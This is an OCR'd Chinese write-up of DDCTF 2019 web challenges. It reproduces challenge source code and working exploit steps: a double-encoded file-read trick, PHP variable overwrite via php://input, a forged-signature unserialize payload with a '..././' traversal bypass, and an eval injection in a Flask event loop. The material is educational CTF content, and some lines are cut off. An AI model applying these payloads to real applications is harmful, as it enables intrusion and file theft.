
DDCTF 2019 Web WriteUp

evoA / 2019-04-19 11:05:00 / 浏览数 8001 安全技术 CTF 顶(2) 踩(0)

滴~ 这是一道脑洞题。。。

http://117.51.150.246/index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09
后面的字符串，可以两次base64解码，一次url解码



应该是文件包含，写了个转换的小脚本

```
import binascii
import base64
filename = input().encode(encoding='utf-8')

hexstr = binascii.b2a_hex(filename)

base1 = base64.b64encode(hexstr)
```

```
base2 = base64.b64encode(base1)

print(base2.decode())
```

一开始我读的是php://filter/read=convert.base64-encode/resource=index.php，但是没有任何返回，于是我直接读了index.php，发现图片data的协议存在数据，复制

```
<?php
/*
* https://blog.csdn.net/FengBanLiuYun/article/details/80616607
* Date: July 4,2018
*/
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
   header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
* Can you find the flag file?
*
*/

?>
```

这道题是有一个原题的，https://www.jianshu.com/p/6a64e8767f8f
从原题可以知道这里是绕不过代码层面的，但是原题读取的是.idea文件夹，本题没有，然后这就是这道题最脑洞的地方，上面得CSDN的博客url是有作用的，并且第四行的
在这篇文章里讲了vim的临时文件，并且文章提到了.practice.txt.swp这个文件，然后我试了半天swp,swo.swn,最后发现只要把前面的.去掉，访问http://117.51.150.246/pr
题目返回f1ag!ddctf.php，由于源码中会把config替换为!于是访问f1agconfigddctf.php编码形式再解码即可拿f1ag!ddctf.php源码

```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
   $content=trim(file_get_contents($k));
   if($uid==$content)
   {
       echo $flag;
   }
   else
   {
       echo'hello';
   }
}
?>
```

变量覆盖+php伪协议，?k=php://input&uid=1 post数据传1

Request

Raw | Params | Headers | Hex

```
POST /f1ag!ddctf.php?k=php://input&uid=1 HTTP/1.1
Host: 117.51.150.246
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 1

1
```

Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sat, 13 Apr 2019 03:54:36 GMT
Server: Apache/2.4.7 (Unix) PHP/5.4.26
X-Powered-By: PHP/5.4.26
Content-Length: 37
Connection: close
Content-Type: text/html

DDCTF{436f6c67726174756c6174696f6c73}
```

WEB 签到题

考点是反序列化

直接访问提示没有访问权限，查看源代码，查看发起的网络请求发现了一个接口



发现一个ddctf_username的header头，改为admin访问这个接口

Request

Raw | Headers | Hex

```
POST /app/Auth.php HTTP/1.1
Host: 117.51.158.44
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/62.0.3202.9 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://117.51.158.44/index.php
Content-Type: application/json;charset=utf-8
didictf_username: admin
Connection: close
Content-Length: 0
Pragma: no-cache
Cache-Control: no-cache
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 13 Apr 2019 04:04:19 GMT
Content-Type: application/json
Connection: close
Content-Length: 140

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7ba1\u7406\u5
458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}
```

返回了一个文件名，访问返回了两个新文件的源代码

url:app/Application.php

```
<?php
Class Application {
   var $path = '';


   public function response($data, $errMsg = 'success') {
       $ret = ['errMsg' => $errMsg,
           'data' => $data];
       $ret = json_encode($ret);
       header('Content-type: application/json');
       echo $ret;

   }

   public function auth() {
       $DIDICTF_ADMIN = 'admin';
       if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] == $DIDICTF_ADMIN) {
           $this->response('[redacted]----[redacted]:app/fL2XID2i0Cdh.php');
           return TRUE;
       }else{
           $this->response('[redacted]-----','error');
           exit();
       }

   }
   private function sanitizepath($path) {
   $path = trim($path);
   $path=str_replace('../','',$path);
   $path=str_replace('..\\','',$path);
   return $path;
}

public function __destruct() {
   if(empty($this->path)) {
       exit();
   }else{
       $path = $this->sanitizepath($this->path);
       if(strlen($path) !== 18) {
           exit();
       }
       $this->response($data=file_get_contents($path),'Congratulations');
   }
   exit();
}
}
?>
```


url:app/Session.php

```
<?php
include 'Application.php';
class Session extends Application {

   //key[redacted]8[redacted]
   var $eancrykey                 = '';
   var $cookie_expiration         = 7200;
   var $cookie_name               = 'ddctf_id';
   var $cookie_path               = '';
   var $cookie_domain             = '';
   var $cookie_secure             = FALSE;
   var $activity                  = "DiDiCTF";
```

```
public function index()
{
if(parent::auth()) {
        $this->get_key();
        if($this->session_read()) {
            $data = 'DiDI Welcome you %s';
            $data = sprintf($data,$_SERVER['HTTP_USER_AGENT']);
            parent::response($data,'sucess');
        }else{
            $this->session_create();
            $data = 'DiDI Welcome you';
            parent::response($data,'sucess');
        }
    }

}

private function get_key() {
    //eancrykey  and flag under the folder
    $this->eancrykey =  file_get_contents('../config/key.txt');
}

public function session_read() {
    if(empty($_COOKIE)) {
    return FALSE;
    }

    $session = $_COOKIE[$this->cookie_name];
    if(!isset($session)) {
        parent::response("session not found",'error');
        return FALSE;
    }
    $hash = substr($session,strlen($session)-32);
    $session = substr($session,0,strlen($session)-32);

    if($hash !== md5($this->eancrykey.$session)) {
        parent::response("the cookie data not match",'error');
        return FALSE;
    }
    $session = unserialize($session);


    if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR !isset($session['user_age
        return FALSE;
    }

    if(!empty($_POST["nickname"])) {
        $arr = array($_POST["nickname"],$this->eancrykey);
        $data = "Welcome my friend %s";
        foreach ($arr as $k => $v) {
            $data = sprintf($data,$v);
        }
        parent::response($data,"Welcome");
    }

    if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
        parent::response('the ip addree not match'.'error');
        return FALSE;
    }
    if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
        parent::response('the user agent not match','error');
        return FALSE;
    }
    return TRUE;

}

private function session_create() {
```

```
        $sessionid = '';
        while(strlen($sessionid) < 32) {
            $sessionid .= mt_rand(0,mt_getrandmax());
        }

        $userdata = array(
            'session_id' => md5(uniqid($sessionid,TRUE)),
            'ip_address' => $_SERVER['REMOTE_ADDR'],
            'user_agent' => $_SERVER['HTTP_USER_AGENT'],
            'user_data' => '',
        );

        $cookiedata = serialize($userdata);
        $cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
        $expire = $this->cookie_expiration + time();
        setcookie(
            $this->cookie_name,
            $cookiedata,
            $expire,
            $this->cookie_path,
            $this->cookie_domain,
            $this->cookie_secure
            );

    }
}


$ddctf = new Session();
$ddctf->index();
?>
```

代码逻辑大概是自己写了个客户端session，如果符合一定标准则会反序列化请求的客户端session，Application的类的__destruct方法存在文件读取，传入的是path变量，




拿到了$this->eancrykey，我们就可以伪造任意客户端cookie，然后构造序列化字符串
需要注意的是，我们伪造的path变量必须为18为长度，并且代码会把../替换为空，注释提示flag文件在同一目录，猜测为../config/flag.txt
所以构造path为 ..././config/flag.txt,刚好替换后为flag地址，并且长度为18
exp:

```
<?php
Class Application {
    var $path = '';


    public function response($data, $errMsg = 'success') {
        $ret = ['errMsg' => $errMsg,
            'data' => $data];
        $ret = json_encode($ret);
        header('Content-type: application/json');
        echo $ret;

    }

    public function auth() {
```

```
        $DIDICTF_ADMIN = 'admin';
        if(!empty($_SERVER['HTTP_DIDICTF_USERNAME']) && $_SERVER['HTTP_DIDICTF_USERNAME'] == $DIDICTF_ADMIN) {
            $this->response('[redacted]----[redacted]:app/fL2XID2i0Cdh.php');
            return TRUE;
        }else{
            $this->response('[redacted]-----','error');
            exit();
        }

    }
    private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
    }

}
$class = unserialize(urldecode("a%3A4%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22a266d530ea78089fca551da75c2713a4%22%3Bs%3A1
$app = new Application();
$secret = "EzblrbNS";
$app->path = "..././config/flag.txt";
array_push($class,$app);
var_dump(md5($secret.serialize($class)));
var_dump(urlencode(serialize($class)));
```

先将服务端返回的cookie反序列化，然后往数组添加一个伪造的Application类，控制path参数，然后通过$this->eancrykey构造签名



homebrew event loop


这道题蛮有意思的，差点一血，被师傅抢先了一丢丢

```
# -*- encoding: utf-8 -*-
# written in python 2.7
__author__ = 'garzon'


from flask import Flask, session, request, Response
import urllib

app = Flask(__name__)
app.secret_key = '********************' # censored
url_prefix = '/d5af31f88147e857'

def FLAG():
    return 'FLAG_is_here_but_i_wont_show_you'  # censored

def trigger_event(event):
    session['log'].append(event)
    if len(session['log']) > 5: session['log'] = session['log'][-5:]
    if type(event) == type([]):
        request.event_queue += event
```

```
   else:
       request.event_queue.append(event)

def get_mid_str(haystack, prefix, postfix=None):
   haystack = haystack[haystack.find(prefix)+len(prefix):]
   if postfix is not None:
       haystack = haystack[:haystack.find(postfix)]
   return haystack

class RollBackException: pass

def execute_event_loop():
   valid_event_chars = set('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
   resp = None
   while len(request.event_queue) > 0:
       event = request.event_queue[0] # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2......"
       request.event_queue = request.event_queue[1:]
       if not event.startswith(('action:', 'func:')): continue
       for c in event:
           if c not in valid_event_chars: break
       else:
           is_action = event[0] == 'a'
           action = get_mid_str(event, ':', ';')
           args = get_mid_str(event, action+';').split('#')
           try:
               event_handler = eval(action + ('_handler' if is_action else '_function'))
               ret_val = event_handler(args)
           except RollBackException:
               if resp is None: resp = ''
               resp += 'ERROR! All transactions have been cancelled. <br />'
               resp += '<a href="./?action:view;index">Go back to index.html</a><br />'
               session['num_items'] = request.prev_session['num_items']
               session['points'] = request.prev_session['points']
               break
           except Exception, e:
               if resp is None: resp = ''
               #resp += str(e) # only for debugging
               continue
           if ret_val is not None:
               if resp is None: resp = ret_val
               else: resp += ret_val
   if resp is None or resp == '': resp = ('404 NOT FOUND', 404)
   session.modified = True
   return resp

@app.route(url_prefix+'/')
def entry_point():
   querystring = urllib.unquote(request.query_string)
   request.event_queue = []
   if querystring == '' or (not querystring.startswith('action:')) or len(querystring) > 100:
       querystring = 'action:index;False#False'
   if 'num_items' not in session:
       session['num_items'] = 0
       session['points'] = 3
       session['log'] = []
   request.prev_session = dict(session)
   trigger_event(querystring)
   return execute_event_loop()

# handlers/functions below --------------------------------------

def view_handler(args):
   page = args[0]
   html = ''
   html += '[INFO] you have {} diamonds, {} points now.<br />'.format(session['num_items'], session['points'])
   if page == 'index':
       html += '<a href="./?action:index;True%23False">View source code</a><br />'
       html += '<a href="./?action:view;shop">Go to e-shop</a><br />'
       html += '<a href="./?action:view;reset">Reset</a><br />'
```

```
    elif page == 'shop':
        html += '<a href="./?action:buy;1">Buy a diamond (1 point)</a><br />'
    elif page == 'reset':
        del session['num_items']
        html += 'Session reset.<br />'
    html += '<a href="./?action:view;index">Go back to index.html</a><br />'
    return html

def index_handler(args):
    bool_show_source = str(args[0])
    bool_download_source = str(args[1])
    if bool_show_source == 'True':

        source = open('eventLoop.py', 'r')
        html = ''
        if bool_download_source != 'True':
            html += '<a href="./?action:index;True%23True">Download this .py file</a><br />'
            html += '<a href="./?action:view;index">Go back to index.html</a><br />'

        for line in source:
            if bool_download_source != 'True':
                html += line.replace('&','&amp;').replace('\t', ' '*4).replace(' ',' ').replace('<', '&lt;').replace(
            else:
                html += line
        source.close()

        if bool_download_source == 'True':
            headers = {}
            headers['Content-Type'] = 'text/plain'
            headers['Content-Disposition'] = 'attachment; filename=serve.py'
            return Response(html, headers=headers)
        else:
            return html
    else:
        trigger_event('action:view;index')

def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])

def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume: raise RollBackException()
    session['points'] -= point_to_consume

def show_flag_function(args):
    flag = args[0]
    #return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so we disabled it.
    return 'You naughty boy! ;) <br />'

def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG()) # show_flag_function has been disabled, no worries
    trigger_event('action:view;index')

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
```


主要问题是46行，eval函数存在注入,可以通过#注释，我们可以传入路由action:eval#;arg1#arg2#arg3这样注释后面语句并可以调用任意函数，分号后面的#为传入参数，
于是可以调用trigger_event函数，并且该函数参数可以为列表，调用trigger_event，可以发现trigger_event的参数依旧为函数，传入的函数名会被传入事件列表之后在事件
>=
5的判断，然后flag会被传递到trigger_event函数并且被写入session['log'],要注意执行buy_handler函数后事件列表末尾会加入consume_point_function函数，在最后执行
exp:




```
G:\CTF\DDCTF>python ddctf18.py .eJyNjl1LwzAYhf-K5HoXabpZU-jN0BQGbXCrzYeINMuczdos2HXDjP53i6Ag82J3L5z3POc5g2a_BfHzG
dwoEAPBclgx3FO7_KyYtpIv3iSXjbKPhiJidNoclXG15rsoX-XvIlw6haa3EpWQI9kJto7AMLnAtYtgU3TBGF0kutEEtyollp6SBAwvv21py154Zx
Saec2ChofzY8VmkPqn5B-SlU7ydTR-7CTffpP-gnyV4vDHMgsFzMo7r03ejwJddj8_cUSoHGWKB1KsAmwKiD9Ueu0YsH37Wh82bQdiOAFuX9vDeIb
DF5GzcIY.D5Tp0w.g-50R2DYBAmrWO3tIEMypHJXNXY
{'log': [b'action:trigger_event#;action:buy;5#action:get_flag;', [b'action:buy;5', b'action:get_flag;'], [b'func:
consume_point;5', b'action:view;index'], b'func:show_flag;3v41_3v3nt_l00p_aNd_fLASK_cOOkle', b'action:view;index'
], 'num_items': 0, 'points': 3}
```

Upload-IMG

访问后可以上传图片，一开始上传会题目会提示需要包含phpinfo()字符串，但是加入字符串后上传依旧提示未包含，下载下上传后的图片，hex查看发现经过了php-gd库渲
https://wiki.ioin.in/soft/detail/1q
